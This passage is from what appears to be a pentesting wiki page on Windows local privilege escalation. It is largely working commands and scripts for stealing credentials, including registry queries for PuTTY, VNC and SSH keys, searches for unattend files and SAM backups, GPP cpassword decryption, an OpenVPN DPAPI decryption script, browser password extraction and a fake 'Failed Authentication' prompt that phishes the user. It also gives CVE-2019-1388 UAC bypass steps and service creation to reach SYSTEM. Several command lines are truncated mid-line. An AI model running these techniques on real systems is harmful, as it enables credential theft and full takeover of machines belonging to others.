Installers are **run with SYSTEM privileges**, many are vulnerable to **DLL Sideloading (Info from https://github.com/enjoiz/Privesc).**

```
$result = Get-WmiObject -Namespace "root\ccm\clientSDK" -Class CCM_Application -Property * |
if ($result) { $result }
else { Write "Not Installed." }
```

Files and Registry (Credentials)

Putty Creds

```
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s | findstr "HKEY_CURRENT_USER HostNam
```

Putty SSH Host Keys

```
reg query HKCU\Software\SimonTatham\PuTTY\SshHostKeys\
```

SSH keys in registry

SSH private keys can be stored inside the registry key `HKCU\Software\OpenSSH\Agent\Keys` so you should check if there is anything interesting in there:

```
reg query 'HKEY_CURRENT_USER\Software\OpenSSH\Agent\Keys'
```

If you find any entry inside that path it will probably be a saved SSH key. It is stored encrypted but can be easily decrypted using https://github.com/ropnop/windows_sshagent_extract.
More information about this technique here: https://blog.ropnop.com/extracting-ssh-private-keys-from-windows-10-ssh-agent/

If `ssh-agent` service is not running and you want it to automatically start on boot run:

```
Get-Service ssh-agent | Set-Service -StartupType Automatic -PassThru | Start-Service
```

> It looks like this technique isn't valid anymore. I tried to create some ssh keys, add them with `ssh-add` and login via ssh to a machine. The registry HKCU\Software\OpenSSH\Agent\Keys doesn't exist and procmon didn't identify the use of `dpapi.dll` during the asymmetric key authentication.

Unattended files

```
C:\Windows\sysprep\sysprep.xml
C:\Windows\sysprep\sysprep.inf
C:\Windows\sysprep.inf
C:\Windows\Panther\Unattended.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\Panther\Unattend\Unattended.xml
C:\Windows\System32\Sysprep\unattend.xml
C:\Windows\System32\Sysprep\unattended.xml
C:\unattend.txt
C:\unattend.inf
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul
```

You can also search for these files using **metasploit**: *post/windows/gather/enum_unattend*

Example content:

```
<component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35" language='
    <AutoLogon>
     <Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>
     <Enabled>true</Enabled>
     <Username>Administrateur</Username>
    </AutoLogon>

    <UserAccounts>
     <LocalAccounts>
      <LocalAccount wcm:action="add">
       <Password>*SENSITIVE*DATA*DELETED*</Password>
       <Group>administrators;users</Group>
       <Name>Administrateur</Name>
      </LocalAccount>
     </LocalAccounts>
    </UserAccounts>
```

SAM & SYSTEM backups

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Cloud Credentials

```
#From user home
.aws\credentials
AppData\Roaming\gcloud\credentials.db
AppData\Roaming\gcloud\legacy_credentials
AppData\Roaming\gcloud\access_tokens.db
.azure\accessTokens.json
.azure\azureProfile.json
```

McAfee SiteList.xml

Search for a file called **SiteList.xml**

Cached GPP Pasword

A feature was previously available that allowed the deployment of custom local administrator accounts on a group of machines via Group Policy Preferences (GPP). However, this method had significant security flaws. Firstly, the Group Policy Objects (GPOs), stored as XML files in SYSVOL, could be accessed by any domain user. Secondly, the passwords within these GPPs, encrypted with AES256 using a publicly documented default key, could be decrypted by any authenticated user. This posed a serious risk, as it could allow users to gain elevated privileges.

To mitigate this risk, a function was developed to scan for locally cached GPP files containing a "cpassword" field that is not empty. Upon finding such a file, the function decrypts the password and returns a custom PowerShell object. This object includes details about the GPP and the file's location, aiding in the identification and remediation of this security vulnerability.

Search in `C:\ProgramData\Microsoft\Group Policy\history` or in ***C:\Documents and Settings\All Users\Application Data\Microsoft\Group Policy\history*** *(previous to W Vista)* for these files:

- Groups.xml
- Services.xml
- Scheduledtasks.xml
- DataSources.xml
- Printers.xml
- Drives.xml

To decrypt the cPassword:

```
#To decrypt these passwords you can decrypt it using
gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw
```

Using crackmapexec to get the passwords:

```
crackmapexec smb 10.10.10.10 -u username -p pwd -M gpp_autologin
```

IIS Web Config

```
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyCont
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\inetpub\wwwroot\web.config
```

```
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyCont
Get-Childitem –Path C:\xampp\ -Include web.config -File -Recurse -ErrorAction SilentlyContin
```

Example of web.config with credentials:

```
<authentication mode="Forms">
    <forms name="login" loginUrl="/admin">
        <credentials passwordFormat = "Clear">
            <user name="Administrator" password="SuperAdminPassword" />
        </credentials>
    </forms>
</authentication>
```

OpenVPN credentials

```
Add-Type -AssemblyName System.Security
$keys = Get-ChildItem "HKCU:\Software\OpenVPN-GUI\configs"
$items = $keys | ForEach-Object {Get-ItemProperty $_.PsPath}

foreach ($item in $items)
{
  $encryptedbytes=$item.'auth-data'
  $entropy=$item.'entropy'
  $entropy=$entropy[0..(($entropy.Length)-2)]

  $decryptedbytes = [System.Security.Cryptography.ProtectedData]::Unprotect(
    $encryptedBytes,
    $entropy,
    [System.Security.Cryptography.DataProtectionScope]::CurrentUser)

  Write-Host ([System.Text.Encoding]::Unicode.GetString($decryptedbytes))
}
```

Logs

```
# IIS
C:\inetpub\logs\LogFiles\*

#Apache
Get-Childitem –Path C:\ -Include access.log,error.log -File -Recurse -ErrorAction SilentlyCo
```

Ask for credentials

You can always **ask the user to enter his credentials of even the credentials of a different user** if you think he can know them (notice that **asking** the client directly for the **credentials** is really **risky**):

```
$cred = $host.ui.promptforcredential('Failed Authentication','',[Environment]::UserDomainNam
$cred = $host.ui.promptforcredential('Failed Authentication','',[Environment]::UserDomainNam

#Get plaintext
$cred.GetNetworkCredential() | fl
```

Possible filenames containing credentials

Known files that some time ago contained **passwords** in **clear-text** or **Base64**

```
$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history
vnc.ini, ultravnc.ini, *vnc*
web.config
php.ini httpd.conf httpd-xampp.conf my.ini my.cnf (XAMPP, Apache, PHP)
SiteList.xml #McAfee
ConsoleHost_history.txt #PS-History
*.gpg
*.pgp
*config*.php
elasticsearch.y*ml
kibana.y*ml
*.p12
*.der
*.csr
*.cer
known_hosts
id_rsa
id_dsa
*.ovpn
anaconda-ks.cfg
hostapd.conf
rsyncd.conf
cesi.conf
supervisord.conf
tomcat-users.xml
*.kdbx
KeePass.config
Ntds.dit
SAM
SYSTEM
FreeSSHDservice.ini
access.log
error.log
server.xml
ConsoleHost_history.txt
setupinfo
setupinfo.bak
key3.db         #Firefox
key4.db         #Firefox
places.sqlite   #Firefox
"Login Data"    #Chrome
Cookies         #Chrome
Bookmarks       #Chrome
History         #Chrome
TypedURLsTime   #IE
TypedURLs       #IE
TypedURLs       #IE
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
```

Search all of the proposed files:

```
cd C:\
dir /s/b /A:-D RDCMan.settings == *.rdg == *_history* == httpd.conf == .htpasswd == .gitconf
```

```
Get-Childitem –Path C:\ -Include *unattend*,*sysprep* -File -Recurse -ErrorAction SilentlyCo
```

Credentials in the RecycleBin

You should also check the Bin to look for credentials inside it

To **recover passwords** saved by several programs you can use: http://www.nirsoft.net/password_recovery_tools.html

Inside the registry

Other possible registry keys with credentials

```
reg query "HKCU\Software\ORL\WinVNC3\Password"
reg query "HKLM\SYSTEM\CurrentControlSet\Services\SNMP" /s
reg query "HKCU\Software\TightVNC\Server"
reg query "HKCU\Software\OpenSSH\Agent\Key"
```

Extract openssh keys from registry.

Browsers History

You should check for dbs where passwords from **Chrome or Firefox** are stored.
Also check for the history, bookmarks and favourites of the browsers so maybe some **passwords are** stored there.

Tools to extract passwords from browsers:

- Mimikatz: `dpapi::chrome`
- **SharpWeb**
- **SharpChromium**
- **SharpDPAPI**


COM DLL Overwriting

Component Object Model (COM) is a technology built within the Windows operating system that allows **intercommunication** between software components of different languages. Each COM component is **identified via a class ID (CLSID)** and each component exposes functionality via one or more interfaces, identified via interface IDs (IIDs).

COM classes and interfaces are defined in the registry under **HKEY_*CLASSES*_ROOT\CLSID** and **HKEY_*CLASSES*_ROOT\Interface** respectively. This registry is created by merging the **HKEY_*LOCAL*_MACHINE\Software\Classes** + **HKEY_*CURRENT*_USER\Software\Classes** = **HKEY_*CLASSES*_ROOT.**

Inside the CLSIDs of this registry you can find the child registry **InProcServer32** which contains a **default value** pointing to a **DLL** and a value called **ThreadingModel** that can be **Apartment**

(Single-Threaded), **Free** (Multi-Threaded), **Both** (Single or Multi) or **Neutral** (Thread Neutral).



Computer\HKEY_CLASSES_ROOT\CLSID\{64AB4BB7-111E-11d1-8F79-00C04FC2FBE1}\InProcServer32

```
{64818D10-4F9B-11CF-86EA-00AA00B929E8}
{64818D11-4F9B-11CF-86EA-00AA00B929E8}
{649b3cc6-4621-413f-a08b-5aedd333ff6b}
{649C7FDB-B3F7-4683-8948-C9189D7C3C1D}
{649EEC1E-B579-4E8C-BB3B-4997F8426536}
{64AB4BB7-111E-11d1-8F79-00C04FC2FBE1}
    InProcServer32
    ProgID
{64AE6F2A-2EE6-44FC-BB83-112D6002D3E7}
```

Name	Type	Data
(Default)	REG_SZ	C:\Windows\System32\ieframe.dll
ThreadingModel	REG_SZ	Apartment

Basically, if you can **overwrite any of the DLLs** that are going to be executed, you could **escalate privileges** if that DLL is going to be executed by a different user.

To learn how attackers use COM Hijacking as a persistence mechanism check:

COM Hijacking ›

Generic Password search in files and registry

Search for file contents

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt *.config
findstr /spin "password" *.*
```

Search for a file with a certain filename

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
where /R C:\ user.txt
where /R C:\ *.ini
```

Search the registry for key names and passwords

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K
REG QUERY HKLM /F "password" /t REG_SZ /S /d
REG QUERY HKCU /F "password" /t REG_SZ /S /d
```

Tools that search for passwords

MSF-Credentials Plugin is a msf plugin I have created this plugin to **automatically execute every metasploit POST module that searches for credentials** inside the victim.
Winpeas automatically search for all the files containing passwords mentioned in this page.
Lazagne is another great tool to extract password from a system.

The tool **SessionGopher** search for **sessions**, **usernames** and **passwords** of several tools that save this data in clear text (PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP)

```
Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -Thorough
Invoke-SessionGopher -AllDomain -o
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

Leaked Handlers

Imagine that **a process running as SYSTEM open a new process** (`OpenProcess()`) with **full access**. The same process **also create a new process** (`CreateProcess()`) **with low privileges but inheriting all the open handles of the main process**.
Then, if you have **full access to the low privileged process**, you can grab the **open handle to the privileged process created** with `OpenProcess()` and **inject a shellcode**.
Read this example for more information about **how to detect and exploit this vulnerability**.
Read this **other post for a more complete explanation on how to test and abuse more open handlers of processes and threads inherited with different levels of permissions (not only full access)**.

Named Pipe Client Impersonation

Shared memory segments, referred to as **pipes**, enable process communication and data transfer.

Windows provides a feature called **Named Pipes**, allowing unrelated processes to share data, even over different networks. This resembles a client/server architecture, with roles defined as **named pipe server** and **named pipe client**.

When data is sent through a pipe by a **client**, the **server** that set up the pipe has the ability to **take on the identity** of the **client**, assuming it has the necessary **SeImpersonate** rights. Identifying a **privileged process** that communicates via a pipe you can mimic provides an opportunity to **gain higher privileges** by adopting the identity of that process once it interacts with the pipe you established. For instructions on executing such an attack, helpful guides can be found here and here.

Also the following tool allows to **intercept a named pipe communication with a tool like burp:** https://github.com/gabriel-sztejnworcel/pipe-intercept **and this tool allows to list and see all the pipes to find privescs** https://github.com/cyberark/PipeViewer

Misc

Monitoring Command Lines for passwords

When getting a shell as a user, there may be scheduled tasks or other processes being executed which **pass credentials on the command line**. The script below captures process command lines every two seconds and compares the current state with the previous state, outputting any differences.

```
while($true)
{
  $process = Get-WmiObject Win32_Process | Select-Object CommandLine
  Start-Sleep 1
  $process2 = Get-WmiObject Win32_Process | Select-Object CommandLine
  Compare-Object -ReferenceObject $process -DifferenceObject $process2
}
```

Stealing passwords from processes

From Low Priv User to NT\AUTHORITY SYSTEM (CVE-2019-1388) / UAC Bypass

If you have access to the graphical interface (via console or RDP) and UAC is enabled, in some versions of Microsoft Windows it's possible to run a terminal or any other process such as "NT\AUTHORITY SYSTEM" from an unprivileged user.

This makes it possible to escalate privileges and bypass UAC at the same time with the same vulnerability. Additionally, there is no need to install anything and the binary used during the process, is signed and issued by Microsoft.

Some of the affected systems are the following:

```
SERVER
======

Windows 2008r2  7601    ** link OPENED AS SYSTEM **
Windows 2012r2  9600    ** link OPENED AS SYSTEM **
Windows 2016    14393   ** link OPENED AS SYSTEM **
Windows 2019    17763   link NOT opened


WORKSTATION
===========

Windows 7 SP1   7601    ** link OPENED AS SYSTEM **
Windows 8       9200    ** link OPENED AS SYSTEM **
Windows 8.1     9600    ** link OPENED AS SYSTEM **
Windows 10 1511 10240   ** link OPENED AS SYSTEM **
Windows 10 1607 14393   ** link OPENED AS SYSTEM **
Windows 10 1703 15063   link NOT opened
Windows 10 1709 16299   link NOT opened
```

To exploit this vulnerability, it's necessary to perform the following steps:

```
1) Right click on the HHUPD.EXE file and run it as Administrator.

2) When the UAC prompt appears, select "Show more details".

3) Click "Show publisher certificate information".

4) If the system is vulnerable, when clicking on the "Issued by" URL link, the default web b

5) Wait for the site to load completely and select "Save as" to bring up an explorer.exe win

6) In the address path of the explorer window, enter cmd.exe, powershell.exe or any other in

7) You now will have an "NT\AUTHORITY SYSTEM" command prompt.

8) Remember to cancel setup and the UAC prompt to return to your desktop.
```

You have all the necessary files and information in the following GitHub repository:

https://github.com/jas502n/CVE-2019-1388

From Administrator Medium to High Integrity Level / UAC Bypass

Read this to **learn about Integrity Levels**:

Integrity Levels >

Then **read this to learn about UAC and UAC bypasses:**

UAC - User Account Control >

From High Integrity to System

New service

If you are already running on a High Integrity process, the **pass to SYSTEM** can be easy just **creating and executing a new service**:

```
sc create newservicename binPath= "C:\windows\system32\notepad.exe"
sc start newservicename
```

AlwaysInstallElevated

From a High Integrity process you could try to **enable the AlwaysInstallElevated registry entries** and **install** a reverse shell using a ***.msi*** wrapper.
More information about the registry keys involved and how to install a *.msi* package here.

High + SeImpersonate privilege to System

You can find the code here.

From SeDebug + SeImpersonate to Full Token privileges

If you have those token privileges (probably you will find this in an already High Integrity process), you will be able to **open almost any process** (not protected processes) with the SeDebug privilege, **copy the token** of the process, and create an **arbitrary process with that token**.
Using this technique is usually **selected any process running as SYSTEM with all the token privileges** (*yes, you can find SYSTEM processes without all the token privileges*).
You can find an example of code executing the proposed technique here.

Named Pipes

This technique is used by meterpreter to escalate in `getsystem`. The technique consists on **creating a pipe and then create/abuse a service to write on that pipe**. Then, the **server** that created the pipe using the `SeImpersonate` privilege will be able to **impersonate the token** of the pipe client (the service) obtaining SYSTEM privileges.
If you want to **learn more about name pipes you should read this**.
If you want to read an example of **how to go from high integrity to System using name pipes you should read this**.

Dll Hijacking

If you manages to **hijack a dll** being **loaded** by a **process** running as **SYSTEM** you will be able to execute arbitrary code with those permissions. Therefore Dll Hijacking is also useful to this kind of privilege escalation, and, moreover, if far **more easy to achieve from a high integrity process** as it will have **write permissions** on the folders used to load dlls.
You can learn more about Dll hijacking here.

From Administrator or Network Service to System

GitHub - sailay1996/RpcSsImpersonator: Privilege Escalation Via RpcSs svc

GitHub

From LOCAL SERVICE or NETWORK SERVICE to full privs

Read: https://github.com/itm4n/FullPowers

More help

Static impacket binaries

Useful tools

Best tool to look for Windows local privilege escalation vectors: WinPEAS

PS

PrivescCheck
PowerSploit-Privesc(PowerUP) -- Check for misconfigurations and sensitive files (check here). Detected.
JAWS -- Check for some possible misconfigurations and gather info (check here).
privesc -- Check for misconfigurations
SessionGopher -- It extracts PuTTY, WinSCP, SuperPuTTY, FileZilla, and RDP saved session information. Use -Thorough in local.
Invoke-WCMDump -- Extracts crendentials from Credential Manager. Detected.
DomainPasswordSpray -- Spray gathered passwords across domain
Inveigh -- Inveigh is a PowerShell ADIDNS/LLMNR/mDNS/NBNS spoofer and man-in-the-middle tool.
WindowsEnum -- Basic privesc Windows enumeration
~~Sherlock~~ **~~~~** -- Search for known privesc vulnerabilities (DEPRECATED for Watson)
~~WINspect~~ -- Local checks **(Need Admin rights)**

Exe

Watson -- Search for known privesc vulnerabilities (needs to be compiled using VisualStudio) (precompiled)
SeatBelt -- Enumerates the host searching for misconfigurations (more a gather info tool than privesc) (needs to be compiled) **(precompiled)**
LaZagne **-- Extracts credentials from lots of softwares (precompiled exe in github)**
SharpUP **-- Port of PowerUp to C#**
~~Beroot~~ ~~~~ -- Check for misconfiguration (executable precompiled in github). Not recommended. It does not work well in Win10.
~~Windows-Privesc-Check~~ -- Check for possible misconfigurations (exe from python). Not recommended. It does not work well in Win10.

Bat

winPEASbat -- Tool created based in this post (it does not need accesschk to work properly but it can use it).

Local

Windows-Exploit-Suggester -- Reads the output of **systeminfo** and recommends working exploits (local python)
Windows Exploit Suggester Next Generation -- Reads the output of **systeminfo** andrecommends working exploits (local python)

Meterpreter

multi/recon/local_exploit_suggestor

You have to compile the project using the correct version of .NET (see this). To see the installed version of .NET on the victim host you can do:

```
C:\Windows\microsoft.net\framework\v4.0.30319\MSBuild.exe -version #Compile the code with th
```

Bibliography

-

- http://www.fuzzysecurity.com/tutorials/16.html\
- http://www.greyhathacker.net/?p=738\
- http://it-ovid.blogspot.com/2012/02/windows-privilege-escalation.html\
- https://github.com/sagishahar/lpeworkshop\
- https://www.youtube.com/watch?v=_8xJaaQlpBo\
- https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_windows.html\
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md\
- https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/\
- https://github.com/netbiosX/Checklists/blob/master/Windows-Privilege-Escalation.md\
- https://github.com/frizb/Windows-Privilege-Escalation\
- https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/\
- https://github.com/frizb/Windows-Privilege-Escalation\
- http://it-ovid.blogspot.com/2012/02/windows-privilege-escalation.html\
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#antivirus--detections

Previous
Checklist - Local Windows Privilege Escalation

Next
Abusing Tokens

Last updated 25 days ago